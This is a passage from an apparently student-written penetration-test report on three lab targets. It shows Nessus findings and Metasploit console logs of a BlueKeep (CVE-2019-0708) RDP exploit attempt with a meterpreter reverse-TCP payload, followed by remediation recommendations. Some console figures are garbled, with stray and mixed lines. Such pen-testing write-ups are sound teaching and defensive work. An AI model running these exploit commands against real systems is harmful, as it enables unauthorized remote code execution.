<input type="checkbox"/> MIXED	10	AfWeb Servers	10	
<input type="checkbox"/> MIXED	7	MWindows	7	
<input type="checkbox"/> CRITICAL	6	AfWeb Servers	6	
<input type="checkbox"/> MIXED	12	SSGeneral	19	
<input type="checkbox"/> MIXED	7	SMSNMP	7	
<input type="checkbox"/> MIXED	2	IEGeneral	3	
<input type="checkbox"/> MEDIUM	6.5	2.5	R...	General	1	
<input type="checkbox"/> MIXED	3	HWeb Servers	5	

Figure 30: Filtering through the Web of vulnerabilities, finding an attack vector.

Furthering our research, we investigate one of the critical vulnerabilities of CVE-2019-0708 which is in Remote Desktop Protocol (RDP) which is a BlueKeep alert.

The screenshot shows a 'CRITICAL' alert for 'Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated ch...'. The 'Description' section states: 'The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.' The 'Solution' section notes: 'Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.' The 'See Also' section links to two URLs: <http://www.nessus.org/u?577af692> and <http://www.nessus.org/u?8e4e0b74>. The 'Output' section shows a table with one row: Port 3389 / tcp / msrdrp and Host 192.168.122.8.

Figure 31: BlueKeep Alert: details of the vulnerability, our attack vector (NIST, 2021).

Switching gears, we quickly do a netcat scan to see if the target system is vulnerable.

```
(kali㉿kali)-[~] 389 - The target is not exploitable. The target
└$ nc -zv 192.168.122.8 3389
vagrant-2008R2 [192.168.122.8] 3389 (ms-wbt-server) open unreachable
[*] Exploit completed, but no session was created.
└(kali㉿kali)-[~] cd /cve_2019_0708_bluekeep_rce > set TARGET
└$ msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 192.168.122.118:5555
```

Figure 32: Netcat probes the network services to see if the target system is vulnerable.

4.3.4. Details Section Three – Subsection Four

Our final scan involves using the Metasploit console to provide more details about the BlueKeep vulnerability.

```
(kali㉿kali)-[~] $ msfconsole
[+] METASPOIT by Rapid7
[+] Scans     Settings
[+] EXPLOIT  [***]
[+] [msf >]  Description: Microsoft RDP RCE (C/E-2019-)
[+] \\\(\\)(\\)(\\)(\\)(\\)(\\)(\\)/
[+] The remote host is vulnerable to a code execution
[+] exploit. An unauthenticated remote attacker can exploit this, via a
[+] RECON
[+] LOOT
[+] PAYLOAD
[+] Microsoft has released dozens of patches for Windows XP,
[+] See Also
[+] http://www.nessus.org/u78e0eb74

[+] =[ metasploit v6.3.31-dev
[+] --=[ 2346 exploits - 1220 auxiliary - 413 post
[+] --=[ 1387 payloads - 46 encoders - 11 nops
[+] --=[ 9 evasion

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/
msf6 > [U.S. Gov't
Unpacks AI Thre...
Port 44389 / tcp / msrdrp
Hosts 192.168.122.8
```

Figure 33: The Metasploit framework is ready to exploit.

```

Exploit targets:

Id  Name
--  --
0   Automatic targeting via fingerprinting
⇒ 1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set TARGET 1
TARGET ⇒ 1
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.122.118:5555
[*] 192.168.122.8:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.122.8:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.122.8:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.122.8:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.122.8:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.122.8:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.
[!] 192.168.122.8:3389 - ←————— | Entering Danger Zone | —————→
[*] 192.168.122.8:3389 - Surfing channels ...
[*] 192.168.122.8:3389 - Lobbing eggs ...

```

Figure 34: Configuring an the BlueKeep exploit in Metasploit's arsenal.

```

[*] Started reverse TCP handler on 192.168.122.118:5555
[*] 192.168.122.8:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.122.8:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.122.8:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.122.8:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.122.8:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.122.8:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8028608000, Channel count 1.
[!] 192.168.122.8:3389 - ←————— | Entering Danger Zone | —————→
[*] 192.168.122.8:3389 - Surfing channels ...
[*] 192.168.122.8:3389 - Lobbing eggs ...
[*] 192.168.122.8:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.122.8:3389 - ←————— | Leaving Danger Zone | —————→
[*] Exploit completed, but no session was created.

```

Figure 35: Attempting to gain access with a remote session.

```

[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set PAYLOAD 31
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.122.118:4444
[*] 192.168.122.8:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.122.8:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.122.8:3389      - The target is vulnerable. The target attempted cleanup of the
[*] 192.168.122.8:3389      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.122.8:3389 - The target is vulnerable. The target attempted cleanup of the in
[*] 192.168.122.8:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffff
[!] 192.168.122.8:3389 - <----- | Entering Danger Zone | ----->
[*] 192.168.122.8:3389 - Surfing channels ...
[*] 192.168.122.8:3389 - Lobbing eggs ...
[*] 192.168.122.8:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.122.8:3389 - <----- | Leaving Danger Zone | ----->
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > █

```

Figure 36: Payload precision: Crafting the delivery of a Metasploit Exploit.

SUMMARY

The findings of the pen testing vary with the three targets. Target 1, 192.168.122.243, seems to be more secured down than the other two targets. No vulnerabilities were found that were critical from Nessus, or user information from Enum4Linux. Target 2 shows more vulnerabilities on 192.168.122.44. There are more open ports that were discovered using Nmap ARP Ping Scan. The Nmap comprehensive scan shows more server and network vulnerabilities with accessible information for the host to be exploited. Using Enum4Linux, there are workgroups with the users account information. Nessus finds twelve critical vulnerabilities, and six high-risk. Target 2 shows vulnerabilities with Backdoors, RPC, and gaining a shell remotely. Target 3 shows vulnerabilities like Target 2 in the Nmap scans with named open ports. The Nessus scans revealed various vulnerabilities across the network hosts. Notably, a critical Remote Code Execution (RCE) vulnerability, identified as BlueKeep (CVE-2019-0708).

The systems that need security fixes include the web servers, Windows OS services, and patching to reduce backdoor injections and remote vulnerabilities.

RECOMMENDATIONS

Our original goals involve aiding Upwork with strengthening their cyber security landscape by finding vulnerabilities with three targets. Target 1's recommendations involve seeing what open ports are needed to remain open and closed, based on business practices. Target 2's recommendations involve patch management on both the servers and network. Target 3's recommendations are that all detected vulnerabilities be remediated immediately, following best practices and vendor guidelines. This includes applying patches, reviewing security configurations, and monitoring for any unusual system behavior. Regular security assessments should be scheduled to ensure continued resilience against new and evolving threats.

Additional recommendations overall involve a patching policy where all systems should have the latest security patches applied. This is especially critical for the services identified with known exploits listed in our three target findings. There should be a configuration review since misconfigurations were identified in web servers and general services should be reviewed and rectified. Security best practices, such as the principle of least privilege, should be enforced. Security Hardening, where services like SNMP should be configured with strong community strings, and default credentials across all services should be changed to strong, unique passwords. There should be continuous monitoring to implement a robust intrusion detection system (IDS) and regular monitoring protocols to detect and respond to malicious activities in real time. Finally, staff training should be instilled in conducting regular security awareness training for staff to prevent potential security breaches due to human error.

CONCLUSION

The pen test findings on Upwork were done and concluded on April 19, 2024, and summarized in this report. Four skilled security professionals from Arizona State University conducted the tests using Kali Linux, Nmap, Enum4Linux, netcat, Nessus Vulnerability Scanning, Metasploit, and CrackMapExec. Pen tests are important for identifying any critical vulnerabilities in security and systems. The key findings from the three targets were open ports with little firewall structure, RPC, remote, and backdoor vulnerabilities. There are recommendations for vulnerability categorization, improved patching policies, configuration review, continuous monitoring, and further staff training.

Simulating real-world cyber-attacks aids in finding and identifying potential vulnerabilities that were not caught during the OSINT phase, along with other weaknesses. The goals of any security professional who partakes in pen testing should assess effectiveness of current security, identify any hidden risks, and strengthen cyber defenses.

ANNEXES

A. References

Apporto Virtual Lab.
CrackMapExec.
Enum4Linux.
Kali Linux.
Metasploit.
Nessus Vulnerability Scanning.
Netcat.
NIST. (2021, June 3). *NVD - CVE-2019-0708*. <https://nvd.nist.gov/vuln/detail/CVE-2019-0708>
Nmap.

B. Acronyms

ARP- Address Resolution Protocol.
HTTP- Hypertext Transfer Protocol
IDS- Intrusion Detection System.
OS- Operating System.
OSINT- Open-Source Intelligence.
RDP- Remote Desktop Protocol.
SMB- Server Message Block.
SNMP- Simple Network Management Protocol